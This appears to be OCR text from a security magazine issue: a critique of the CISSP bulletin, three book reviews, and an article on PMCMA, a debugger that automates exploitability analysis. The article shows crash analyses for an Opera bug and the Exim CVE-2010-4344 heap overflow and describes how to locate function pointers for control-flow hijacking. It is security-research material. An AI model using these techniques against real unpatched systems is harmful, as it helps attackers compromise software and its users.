SAMPLE QUESTIONS (OUCH!)

There are 3 sample questions presented within the Candidate Information Bulletin. Just like the list of references it seems they are getting dated in at least 33.3% percent of them.

Question number 3 is about the usage of SSL under WAP. The question does not specify which version of WAP.WAP 2.0 was release around 2002, it no longer required a WAP gateway. It is amazing to see that this questions is still being used as an example. The question is dated and no longer valid today. Modern Handset no longer use WAP today.

This is very disappointing to see this was there in 2009 almost 7 years after WAP 1.0 was no longer use and it is still there today 10 years after WAP 1.0 is no longer in use.

I think it is REALLY time to retire this question and come up with a better sample question.

EXAMINATION INFORMATION

There is nothing changed within the examination information. They only changed the end time to exam, it used to say 3 PM for the CISSP but now they simply state the exam will be 6 hours long. They no longer take for granted that exams all start exactly at 9 AM.

DISAPPOINTMENT

The CIB is still lacking as far as details are concerned. The CIB initially used to have a LOT of details about the sub-topics under each of the domains subjects.

More details would better guide any students wanting to become a CISSP. ISC2 should at least as a minimum specific what percentage of the exam is within each of the ten domains. CompTIA does this for their certifications. It is not some type of secret. What good is a CBK if it is kept as a secret document?

CONCLUSION

This is not what I would call an update. As mentioned above there is at the most 2 to 3% of new material added. I have not seen anything specific to IP Version 6, coverage of Cloud Computing, Virtualization, DNSSEC, BGPSEC, Internal threats, Remote Access Trojan, new social engineering techniques, skimming, vishing, pharming, and coverage of projects that have all been fielded to improve security.

Best regards. •

Clement Dupuis is the Chief Learning Officer (CLO) of SecureNinja.com. He is also the founder and owner of the CCCure family of portals.


For more information, please visit *http://www.cccure.org* or e-mail me at *clement@insyte.us*

The CCCure Family of Portals:
http://www.cccure.org
For the CISSP in becoming and other high level certifications

http://www.freepracticetests.org/quiz/home.php
The CCCure FREE quizzer engine (25% of questions are FREE
We have 1800 questions for the CISSP EXAM

Barefoot into Cyberspace


Adventures in Search of Techno Utopia



Reviewed by **Jonathan Kent**

There's a rule of thumb that 'the more you know, the more you know you don't know' and there are few areas in which it's stood me in better stead than in writing and broadcasting about the hacking scene. It was something I fell into as a reporter based in SE Asia. Back in 2004 I heard on the grapevine about a hacking conference taking place in Kuala Lumpur and arranged to interview the legendary Captain Crunch; John Draper. In the early days the HiTB get-togethers were primarily a source of good stories, but over the years I've come to look forward to catching up with a hugely interesting collection of people some of whom have become good friends.

And while I've come to realise how much I don't know about the hacking scene I've also become acutely aware of just how much complete tosh is written about it by the media; even by tech journalists who really should know better. Which is why (former ORG Executive Director) Becky Hogge's new book 'Barefoot into Cyberspace' is all the more refreshing and indeed valuable. Hogge takes us on something of a personal journey into the world of hacktivism in the company of such luminaries as 60s 'Merry Prankster' turned net pioneer Stewart Brand, Dutch hacktivist Rop Gonggrijp, Global Voices co-founder Ethan Zuckerman, author Cory Doctorow and Wikileaks frontman Julian Assange.



If there's a theme running through the book it's the clash over the future of the net between governmental and corporate interests on the one hand and the idealists who in great measure laid the foundations for the net we have today on the other. Starting and finishing her narrative at successive Chaos Computer Club annual congresses in Berlin she touches on a range of issues such as copyright (and copyleft), personal privacy and surveillance, freedom of information, censorship and the commercial takeover of the net. In and out of this she weaves another story; that of Wikileaks, whose travails through 2010 she watched from a ringside seat.

And while I've come to realise how much I don't know about the hacking scene I've also become acutely aware of just how much complete tosh is written about it by the media; even by tech journalists who really should know better.

If it has a fault 'Barefoot into Cyberspace' doesn't quite manage to tie all its themes together into a coherent whole. None of the issues that Hogge touches on are covered comprehensively. The focus is up close. Much of the book is reportage rather than a rounded survey of some big topics. However Hogge could fairly argue that it's the most honest way to approach the subject. Anyone, particularly any journalist, who claims to have an encompassing overview of hacktivism, let alone the wider hacking scene, risks being 'called out'. I'm not persuaded that such a person exists. Hogge simply writes what she's seen, recounts the conversations she's had and tries to put them into some kind of context.

And it's the context for which I am most grateful. Her account, much of it centring on Stewart Brand, of hacking's (and to a great extent the Net's) countercultural roots, is an undertold story that explains their digital duality – part hippy idealism, part alternative, conflicted but voracious entrepreneurialism. And frankly anyone who can build the movie Easy Rider into her story, quote Steppenwolf lyrics and name-check the great Enlightenment radical Tom Paine deserves to be read. Just as Paine grasped the great issues of liberty of his day, Hogge is tackling the great issues of liberty of ours and for anyone who cares about our freedoms' future this is a must-read.
http://barefootintocyberspace.com/book/ •

Edition: **July 27, 2011**
Author: **Becky Hogge**
Publisher: **Rebecca Hogge**
Pages: **246, Paperback**
ISBN: **978-1-906110-50-5 (print)**
978-1-906110-51-2 (Kindle)

Metasploit
The Penetration Tester's Guide

by **David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni**


The Metasploit Framework makes discovering, exploiting, and sharing vulnerabilities quick and relatively painless. But while Metasploit is used by security professionals everywhere, the tool can be hard to grasp for first-time users. Metasploit: The Penetration Tester's Guide fills this gap by teaching you how to harness the Framework and interact with the vibrant community of Metasploit contributors.

Once you've built your foundation for penetration testing, you'll learn the Framework's conventions, interfaces, and module system as you launch simulated attacks. You'll move on to advanced penetration testing techniques, including network reconnaissance and enumeration, client-side attacks, wireless attacks, and targeted social-engineering attacks.

Learn how to:
- Find and exploit unmaintained, misconfigured, and unpatched systems
- Perform reconnaissance and find valuable information about your target
- Bypass anti-virus technologies and circumvent security controls
- Integrate Nmap, NeXpose, and Nessus with Metasploit to automate discovery
- Use the Meterpreter shell to launch further attacks from inside the network
- Harness standalone Metasploit utilities, third-party tools, and plug-ins
- Learn how to write your own Meterpreter post exploitation modules and scripts

You'll even touch on exploit discovery for zero-day research, write a fuzzer, port existing exploits into the Framework, and learn how to cover your tracks. Whether your goal is to secure your own networks or to put someone else's to the test, Metasploit: The Penetration Tester's Guide will take you there and beyond.

Edition: **July 22, 2011**
Authors: **David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharoni**
Publisher: **No Starch Press**
Pages: **328, Paperback**
ISBN: **978-1593272883**



Editorial Team
While you can easily get most of the information in this book on the internet, it is still a good book to be read offline. We are more than happy to recommend this book to beginners and people who are new to Metasploit, but not for those who have been using this framework on daily basis.

RATING ★★★½

IDA Pro Book
The Unofficial Guide to the World's Most Popular Disassembler

by **Chris Eagle**


No source code? No problem. With IDA Pro, the interactive disassembler, you live in a source code-optional world. IDA can automatically analyze the millions of opcodes that make up an executable and present you with a disassembly. But at that point, your work is just beginning. With The IDA Pro Book, you'll learn how to turn that mountain of mnemonics into something you can actually use.

Hailed by the creator of IDA Pro as "profound, comprehensive, and accurate," the second edition of The IDA Pro Book covers everything from the very first steps to advanced automation techniques. You'll find complete coverage of IDA's new Qt-based user interface, as well as increased coverage of the IDA debugger, the Bochs debugger, and IDA scripting (especially using IDAPython). But because humans are still smarter than computers, you'll even learn how to use IDA's latest interactive and scriptable interfaces to your advantage.

Save time and effort as you learn to:
- Navigate, comment, and modify disassembly
- Identify known library routines, so you can focus your analysis on other areas of the code
- Use code graphing to quickly make sense of cross references and function calls
- Extend IDA to support new processors and filetypes using the SDK
- Explore popular plug-ins that make writing IDA scripts easier, allow collaborative reverse engineering, and much more
- Use IDA's built-in debugger to tackle hostile and obfuscated code

Whether you're analyzing malware, conducting vulnerability research, or reverse engineering software, a mastery of IDA is crucial to your success. Take your skills to the next level with this 2nd edition of The IDA Pro Book.

Edition: **2nd, July 14, 2011**
Author: **Chris Eagle**
Publisher: **No Starch Press**
Pages: **672, Paperback**
ISBN: **978-1593272890**



Editorial Team
We have a copy of the first edition and the second edition has plenty of updates to cover the new features in IDA Pro 6.1. If you are serious about mastering IDA Pro, this is the only book that you need.

RATING ★★★★★

BEYOND FUZZING

Exploit Automation with PMCMA

Jonathan Brossard
Security Researcher & CEO at Toucan System

Say you've been fuzzing a given application, possibly yours, for a few days. You are now left with a bunch of fuzz files that can trigger bugs inside the application. Now what? Send all this data to the vendor (or fix them yourself)? They probably won't even care. What you need to do now is determine which of those bugs are exploitable, with which probability, and then write proper PoCs to demonstrate your claims.

Of course, it is not 1998 anymore and this is by far the hardest part : it requires extensive knowledge of assembly and reverse engineering, encyclopedic knowledge of exploitation techniques & security features bypass.

End of all hopes? Not quite... In fact, we have automated most of the task for you...

Exploitation is hard: overview of software security counter measures

Welcome in 2011: most operating systems now feature non executable memory pages either via software emulation (PaX and its derivatives) or hardware based (Intel NX bit). Most OSes actually enforce X^W meaning that you can't execute writable data: the good old days of putting shellcode in the stack or heaps are over.

Most, if not all sections are randomized, meaning they are mapped at different addresses at runtime.

Heap chunks are also now protected by safe unkinking on both GNU/Linux (ptmalloc) and Windows. This killed entire classes of vulnerabilities such as simple double free().

The stack is most of the time protected by compilers enhancements (/GS compilation under Visual Studio, stack canaries under gcc since version 4.2). In fact, the whole toolchains have been enhanced to reorganize binary sections so that writable data sections, potentially subject to overflows, are not followed by critical sections (such as the Global Offset Table under GNU/Linux). Even the dynamic linking process has been enhanced to minimize attack surface by allowing relocations to be performed at load time, and subsequently remapping the GOT as read only. Hence preventing its malicious hijacking entirely.

Finally, known function pointers such as destructors (stored in the .dtors section when the binary has been compiled with gcc) can be removed entirely via custom linker scripts (removing the entire .dtors section !).

Under those conditions, triggering a bug is by far the easiest part of exploitation. Understanding how to actually exploit the binary, in other words, defining an exploitation strategy, has become the meat of binary hacking.

In the rest of this article, we will focus on the x86 GNU/Linux architecture. PMCMA is also constantly being ported to new architectures, please visit *http://www.pmcma.org* for more details. The actual distribution used to perform the tests in this article is a x86 Ubuntu version 10.10, but Pmcma runs on x86_64 cpus too, and Arch Linux, Debian, Gentoo and Fedora distrubutions have been used successfully with it.

Introducing PMCMA

PMCMA stands for Post Memory Corruption Memory Analysis. In a nutshell, it is a new type of ptrace() based debugger we presented at the latest Blackhat US Conference. PMCMA is free software. It is available at *http://www.pmcma.org/* under the Apache 2.0 license.

Unlike standards debuggers, build by software maintainers to help manually fix software, PMCMA is an offensive one, designed with automation and exploitation in mind.

The core novelty of PMCMA is to allow a debugged process to be replicated at will in memory by forcing it to fork. By creating many replicas of the same process, it allows for easy empirical automation and manipulation. For instance, it can be used to overwrite sequentially all writable sections of memory with a remarkable value after a memory corruption bug has occurred inside the address space, and artificially continue execution. This is the best known way to determine all the function pointers actually called within a binary path. Without the need of lengthy single stepping. And fully automatically.

Determining exploitability with PMCMA

When they are not caught by security checks withing the heap allocator or stack cookie integrity checks, most bugs eventually trigger an invalid memory access resulting in a Segmentation Fault (Signal 11).

There are three types of invalid memory accesses depending no the faulting assembly instruction triggering this access (read mode, write mode or execution mode).

Determining why an application generated an invalid memory access at assembly level is the first step towards exploitation.

Let's use CVE-2011-1824 as an example. It is a vulnerability in the Opera web browser we responsibly disclosed earlier this year[1].

In order to determine what happens at binary level when triggering the vulnerability, let's execute Opera inside a pmcma session. This can be done with a command line such as:

```
./pmcma --fptr --segfault -C `which opera` /
tmp/repro.html
```

Here is an output of the analysis automatically generated by Pmcma:

```
--°=[ Exploitation analysis performed by
PMCMA ]°=--
      1.0  // http://www.pmcma.org
(...)


--[ Command line:
/usr/lib/opera/opera /tmp/repro.html

--[ Pid:
11112

--[ Stopped at:
mov dword ptr [ebx+edx], eax

--[ Registers:
eax=0x00000000
ebx=0x77838ff8
ecx=0x0000001d
edx=0x00000008
esi=0x5d1d4ff8
edi=0x00368084
esp=0xbfeac3ac
ebp=0xbfeac3b8
eip=0x080baceb

--[ Walking stack:
 --> Stack was likely not corrupted (43
valid frames found)

--[ Instruction analysis:
 --> write operation
 --> (2 operands) reg1:edx=0x00000008,reg2:e
ax=0x00000000
 --> the first operand is dereferenced

--[ Crash analysis:
```

** The application received a (SIGSEGV) signal (number 11), while performing an instruction (mov dword ptr [ebx+edx], eax) with 2 operands, of which the first one is being dereferenced.

** The pointer dereference is failing because the register edx, worthing 0x00000008 at this time, is pointing to unmapped memory.

** The impact of this bug is potentially to modify the control flow.

** It is also worth mention that if register eax can only worth 0x00000000 exploitation will be harder (but not necessarily impossible, due to possible unaligned pointer truncations, or by overwriting other data and triggering an other memory corruption indirectly).

The human readable analysis is pretty self explanatory: the faulting instruction didn't corrupt the stack, but Opera generated a Segmentation Fault when executing a « mov » instruction in write mode, potentially allowing an attacker to modify the flow of execution.

This analysis took only a few seconds and contains as much information as you would normally read from an advisory !

In order to turn such a PoC into a working exploit, a shortcoming exists : since we can overwrite some data inside the address space (a few trials and errors quickly ensures that we can in fact write anywhere in the address space), the idea would be to find a function pointer called after this point by the process, and overwrite (or truncate) it to execute arbitrary code.

To balance this example of a potentially exploitable bug, let's have a look at an other analysis, performed on a non exploitable bug :

```
        --°=[ Exploitation analysis
performed by PMCMA ]°=--
                    1.0  // http://www.pmcma.
org

--[ Command line:
/usr/lib/opera/opera /tmp/repro2.html

--[ Pid:
8172

--[ Stopped at:
mov    ebx,DWORD PTR [esi+0x4]

--[ Registers:
eax=0xffffffff
ebx=0x00000031
ecx=0xbf9f3e78
edx=0x00000000
esi=0x00000031
edi=0x0a5badd0
esp=0xbf9fa2b0
ebp=0xbf9f42c8
eip=0x0805a7db

--[ Walking stack:
 --> Stack was likely not corrupted (19
valid frames found)

--[ Instruction analysis:
 --> not a write operation
 --> (2 operands) reg1:ebx=0x00000031
,reg2:esi=0x00000031
 --> the second operand is dereferenced

--[ Crash analysis:
```

** The application received a (SIGSEGV) signal (number 11), while performing an instruction (mov ebx,DWORD PTR [esi+0x4]) with 2 operands, of which the second one is being dereferenced.

** The pointer dereference is failing because the register esi, worthing 0x00000031 at this time, is pointing to unmapped memory.

** The impact of this bug is potentially to perform a controled read operation, leading either to direct information leakage (of an interresting value, or more generally of the mapping of the binary), or indirectly to an other memory corruption bug.

Here, the impact of the bug is much lower since it is essentially a null pointer dereference in read mode : even if he controlled esi entirely, all an attacker could do is assign a value to register eax. In most cases, this is not interesting, unless eax plays a special role in the assembly instructions executed right after this one.

A first possible usage of Pmcma is therefore to determine quickly if a given Segmentation Faulr is of any interest security wise. This is indeed useful for software maintainers as well as computer hackers in general.

Function pointers overwrite

Finding function pointers inside the address space of a process is a complex operation. We could try to disassemble the application including all its libraries and look for explicit instructions such as :

```
call eax
```

This would certainly give us a list of some function pointers inside the address space. But, we don't want to overwrite just about any function pointer: it has to be one actually called during the execution of Opera given the PoC we give it as an input.

A second idea would be to single step execution until we find a suitable function pointer. In this case, given the size of the application, it is clearly unpractical!

This is where Pmcma really becomes handy : it is capable of listing all the function pointers executed after a given point in time, in all of the binary (including its shared library). In this case, the full analysis of Opera with Pmcma takes a few hours.

Listing function pointers

CVE-2010-4344 is a heap overflow in Exim[2]. This bug is interesting for many reasons, in particular because it has been found exploited in the wild in 2010 while it had in fact been reported in 2008.

In a nutshell, Exim before version 4.70 was keeping a buffer in the heap to store data to be sent to its main log file. But it failed at ensuring the buffer wasn't full when adding more data to this buffer, resulting in a heap overflow.

HD More and Jduck wrote a very reliable exploit for this vulnerability by overwriting the configuration file stored in the heap of Exim itself when overwriting this buffer. This is a very elegant solution as it allows them to inject arbitrary shell commands to be executed instead of using shellcodes.

If nonetheless we wanted to use shellcodes instead, we would first need to determine the address of a function pointer stored in the heap (after the address of overflowed buffer) and overwrite it with any chosen address. If the heap itself is executable, a possible option is to return to the buffer itself (which contains user controlled data, hance possibly a shellcode), provided the address of this buffer can be guessed. Since we can send large amount of data (Jduck used 50Mb of padding in the Metasploit exploit for instance), we could still use it as nop sled padding, and bruteforce a bit the address of the heap.

Remember that by definition, a function pointer is stored in a writable section and points to an executable section. It should even point to the beginning of a valid assembly instruction, and very likely to a function prologue. This heuristic is very time saving when listing potential function pointers by parsing a writable section, hence Pmcma normally uses it for its analysis, relaxing it only if it fails to find any suitable function pointer (see next section for an exemple).

Let's look at a snipped of the analysis provided by Pmcma when the debugger is used to attach to the pid of the running Exim :

```
        --°=[ Exploitation analysis
performed by PMCMA ]°=--
                  1.0   // http://www.pmcma.
org

--[ Command line:
/usr/sbin/exim4 -bd -q30m

--[ Pid:
5958
 ...


--[ Loop detection:
<*> crash in a loop : no

--[ Validating function pointers (strict
mode):
  <*> Dereferenced function ptr at
0x080e5000 (full control flow hijack)
     0x080e5000 --> 0xb7463260  //
repeatability:100/100

 <*> Dereferenced function ptr at 0x080e5048
(full control flow hijack)
     0x080e5048 --> 0xb74e7300  //
repeatability:100/100

 <*> Dereferenced function ptr at 0x080e504c
(full control flow hijack)
     0x080e504c --> 0xb742d820  //
repeatability:100/100

 <*> Dereferenced function ptr at 0x080e5064
(full control flow hijack)
     0x080e5064 --> 0xb748d130  //
repeatability:100/100

 <*> Dereferenced function ptr at 0x080e5108
(full control flow hijack)
     0x080e5108 --> 0xb745fba0  //
repeatability:100/100

 <*> Dereferenced function ptr at 0x080e5138
(full control flow hijack)
     0x080e5138 --> 0xb745f6d0  //
repeatability:100/100

 <*> Dereferenced function ptr at 0x080e51a8
(full control flow hijack)
     0x080e51a8 --> 0xb74e6ba0  //
repeatability:100/100

 <*> Dereferenced function ptr at 0x080e51ec
(full control flow hijack)
     0x080e51ec --> 0xb74632b0  //
repeatability:100/100

 <*> Dereferenced function ptr at 0x080e5220
(full control flow hijack)
     0x080e5220 --> 0xb74c19e0  //
repeatability:100/100

 <*> Dereferenced function ptr at 0x080e5228
(full control flow hijack)
     0x080e5228 --> 0xb74c3480  //
repeatability:100/100

 <*> Dereferenced function ptr at 0x080e5240
(full control flow hijack)
     0x080e5240 --> 0xb74e6f70  //
repeatability:100/100

 <*> Dereferenced function ptr at 0x080e5b88
(full control flow hijack)
     0x080e5b88 --> 0x08097dd4  //
repeatability:100/100

 <*> Dereferenced function ptr at 0xb755c00c
(full control flow hijack)
     0xb755c00c --> 0xb7473ed0  //
repeatability:3/100

 <*> Dereferenced function ptr at 0xb755c018
(full control flow hijack)
     0xb755c018 --> 0xb7473df0  //
repeatability:3/100

 --> total : 14 validated function pointers
           (and found 0 additional control
flow errors)
```

In this case, Pmcma has found 14 potential function pointers with this analysis. Overwriting one of them (actually, any present in the heap) would allow us to modify the flow of execution.

The astute reader will have noticed the repeatability metric provided along with every result: it quantifies the probability to find the associated pointer at this address in memory between different runs (because of ASLR). Those in the data sections of the binary itself (which wasn't compiled as a Position Independent Executable in this case) are always mapped at the same address (100% repeatability). Those in the heap of Exim or in the data sections of shared libraries have a much lower probability of being mapped at the same address between runs (below 3% repeatability).

Targeting function pointers with higher probabilities of being mapped at a given address will lead to much better exploits, requiring less, if any, bruteforcing in general. In our case, because we are studying an overflow instead of an atomic write, we don't care about their address in memory, just their offset from the beginning of the buffer : any function pointer in the heap from the list above would do... unfortunatly, if we look further at the output of Pmcma, we can verify that those two pointers at address 0xb755cXX are in fact part of the data section of the libc, not in the heap :

```
--[ Listing writable sections:
 <*> Section at 0x080e5000-0x080e9000 (RW) /
usr/sbin/exim4
 <*> Section at 0x080e9000-0x080eb000 (RW)
 <*> Section at 0x09051000-0x09074000 (RW)
[heap]
 <*> Section at 0xb73e7000-0xb73e9000 (RW)
 <*> Section at 0xb7400000-0xb7401000 (RW) /
lib/libpthread-2.12.1.so
 <*> Section at 0xb7401000-0xb7403000 (RW)
 <*> Section at 0xb755c000-0xb755d000 (RW) /
lib/libc-2.12.1.so
 <*> Section at 0xb755d000-0xb7560000 (RW)
 <*> Section at 0xb76c1000-0xb76c2000 (RW) /
usr/lib/libdb-4.8.so
 <*> Section at 0xb76e7000-0xb76e8000 (RW) /
lib/libm-2.12.1.so
 <*> Section at 0xb76f2000-0xb76f3000 (RW) /
lib/libcrypt-2.12.1.so
 <*> Section at 0xb76f3000-0xb771b000 (RW)
 <*> Section at 0xb772f000-0xb7730000 (RW) /
lib/libnsl-2.12.1.so
 <*> Section at 0xb7730000-0xb7732000 (RW)
 <*> Section at 0xb7743000-0xb7744000 (RW) /
lib/libresolv-2.12.1.so
 <*> Section at 0xb7744000-0xb7746000 (RW)
 <*> Section at 0xb774b000-0xb774d000 (RW)
 <*> Section at 0xb7758000-0xb7759000 (RW) /
lib/libnss_files-2.12.1.so
 <*> Section at 0xb7763000-0xb7764000 (RW) /
lib/libnss_nis-2.12.1.so
 <*> Section at 0xb776b000-0xb776c000 (RW) /
lib/libnss_compat-2.12.1.so
 <*> Section at 0xb776c000-0xb776f000 (RW)
 <*> Section at 0xb778d000-0xb778e000 (RW) /
lib/ld-2.12.1.so
 <*> Section at 0xbfc27000-0xbfca9000 (RW)
[stack]
```

Advanced usage of Pmcma

Now that the reader is hopefully familiar with the basic strategy followed by Pmcma, let's look at more advanced exploitation strategies.

Since we didn't find a proper function pointer in the heap, it may be a good idea to look for a pointer in the heap pointing not directly to a function pointer, but to a structure elsewhere in memory (for instance in the data section of Exim itself). If we could overwrite this pointer to structure to point to a fake structure in a location we control, we could have a function pointer under our control dereferenced.

Pmcma also automates this search as part of its analysis :

```
--[ Searching pointers to datastructures
with function pointers

     0xbfc679f8 --> 0xbfc67a38  //
repeatability:100/100
     0xbfc67a38 --> 0xbfc67c38  //
repeatability:100/100

 --> total : 2 function pointers identified
inside structures
```

Pmcma identified two such interesting pointers during its analysis. Unfortunately, given the mapping presented earlier, they are located in the stack, and we won't be able to overwrite them using our heap overflow...

Now, plan B is the violent strategy of attempting to overwrite any writable 4byte address located in data sections, hence relaxing the heuristics explained earlier, and see if we can somehow achieve control flow hijacking:

```
--[ Overwriting any writable address in any
section (hardcore/costly mode):

 <*> Dereferenced function ptr at 0xbfc67964
(full control flow hijack)
     0xbfc67964 --> 0xb746ad5f  //
repeatability:100/100

 <*> Dereferenced function ptr at 0xbfc67990
(full control flow hijack)
     0xbfc67990 --> 0xb746b076  //
```

```
repeatability:100/100

( ...)

 <*> Dereferenced function ptr at 0xb73e76d0
(full control flow hijack)
     0x090616d0 --> 0xb776f414  //
repeatability:3/100

 <*> Dereferenced function ptr at 0xb755c00c
(full control flow hijack)
     0xb755c00c --> 0xb7473ed0  //
repeatability:3/100

(...)

 <*> Dereferenced function ptr at 0xbfc67c3c
(full control flow hijack)
     0xbfc67c3c --> 0x080519ad  //
repeatability:100/100

 --> total : 45 validated function pointers
           (and found 0 additional control
flow errors)
```

If we look carefully, the address at 0x090616d0 is in fact inside the heap: by overwriting it, we can achieve full control flow hijacking! Bingo!!

It is worth noticing that this whole automated analysis took place without any user interaction, in less than 5 minutes. Finding the same information manually using disassemblers and debuggers would have taken days to skilled reverse engineers. At best.

The special case of unaligned read/writes

In some cases, like with the Opera vulnerability introduced earlier, overwritting a function pointer to hijack the flow of execution is not practical. In the Opera bug, the value of eax is not user controlled, and is always null. It means an attacker can in fact write 0x00000000 anywhere in memory. If an attacher used this value to overwrite a function pointer, Opera would later on attempt to execute the address 0x00000000, which is never mapped in userland since kernels 2.6.2[3]. In addition, the value of ebx+edx, corresponding to the destination address of the memory write, is always 4 byte aligned, reducing even more the influence of an attacker over the target application.

When such a difficult situation arises, a last resort strategy is to attempt to truncate unaligned variables in writable sections. Listing those sections is typically hard: the current state of the art is to change the permissions of data sections on the fly to not readable, not writable, not executable, wait for a segmentation fault, understand why the segfault occurred by disassembling the latest instruction and looking at its registers... then remap the section readable/writable, execute one instruction (by setting the trap flag in the EFLAG register). Rince and repeat. Obviously, this process is both slow and painful when performed manually.

Pmcma has a better way to list all the unaligned memory accesses inside a binary, by setting the UNALIGNED flag in the EFLAG register. By doing so, Pmcma will automatically receive a signal 7 (Bus error) when a unaligned access is performed. Hence breaking only on unaligned memory access instead of every data access like with the previous method.

To illustrate this feature, let's monitor all the unaligned memory accesses in the OpenSSH deamon of a Fedora 15 distribution.

We start by verifying that OpenSSH is currently running :

```
[root@fedora-box pmcma]# netstat -atnp|grep
ssh
tcp        0      0 0.0.0.0:22
0.0.0.0:*       LISTEN      7619/sshd
tcp        0      0 :::22           :::*
LISTEN              7619/sshd
[root@fedora-box pmcma]#

In a second terminal, we initiate an SSH
connection :

[endrazine@fedora-box ~]$ ssh localhost
```

Then, back in the first terminal, we attach to the pid of the newly instanciated sshd fork by its pid, giving pmcma the –unaligned additional parameter. We obtain the following log :

```
signo: 7 errno: 0 code: 1
00BD9FDF: mov [edx-0x4], ecx
 ecx= 00000000
 edx= 214e57b6
signo: 7 errno: 0 code: 1
00BDA336: mov ecx, [eax+0x6]
 eax= bfb3cb08
 ecx= 0000000a
signo: 7 errno: 0 code: 1
00BDA339: mov [edx+0x6], ecx
 ecx= cae03591
 edx= 214e20cc
signo: 7 errno: 0 code: 1
00BDA33C: mov ecx, [eax+0x2]
 eax= bfb3cb08
 ecx= cae03591
signo: 7 errno: 0 code: 1
00BDA33F: mov [edx+0x2], ecx
 ecx= 60000000
 edx= 214e20cc
...
```

In which we can verify that at each assembly instruction, one of the operands is unaligned. This technique is both faster and more elegant than using mprotect() repeatedly.

Conclusion

Based on those simple examples, we hope to have convinced the reader of the virtues of exploit automation. Pmcma is capable of achieving in little time tasks that would take the best reverse engineers multiple days to do. Pmcma is a free and open source framework and always a work in progress. Feel free to hack it to perform analysis we couldn't have even thought of, and if you like the result, please send us patches! •

>>REFERENCES

1. http://www.toucan-system.com/advisories/tssa-2011-02.txt Opera, SELECT SIZE Arbitrary null write.
2. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-4344 Heap-based buffer overflow in Exim before 4.70
